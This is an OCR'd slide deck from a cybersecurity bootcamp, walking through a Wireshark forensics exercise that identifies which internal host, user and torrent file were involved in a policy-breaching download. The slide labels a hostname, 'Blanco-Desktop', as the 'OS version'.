
Illegal Downloads

The IT security team was informed users are downloading torrents which are against company policy and have infringes on copyrights. The below information was gathered regarding the policy breach:

- User machine's IP is in 10.0.0./24 and clients of AD domain
- Domain Controller is at 10.0.0.2 and is named "DogOfTheYear-DC"
- The domain controller is associated with "dogoftheyear.net

Illegal Downloads


1. Find the following information about the machine with IP address 10.0.0.201:
   - MAC address 00:16:17:18:66:c8
   - Windows username elmer.blanco
   - OS version : Blanco-Desktop
2. Which torrent file did the user download?
   - Betty_Boop_Rythm_on_the_Reservation.avi.torrent



Displayed is an ip source and http filter on wireshark which revealed that IP 10.0.0.201 requested/downloaded a torrent file from www.publicdomaintorrents.com using mac address 00:16:17:18:66:c8

Illegal Downloads

After filtering IP 10.0.0.201 and Kerberos, the user name and OS version was revealed:



Thanks!

Any questions ?

Credits

Special thanks to the GWU Cybersecurity Bootcamp team:

- Rashed Rabie, Instructor
- Niya Lester, TA
- Christian Tremp, TA
- Gemini Sanford, Student Success Manager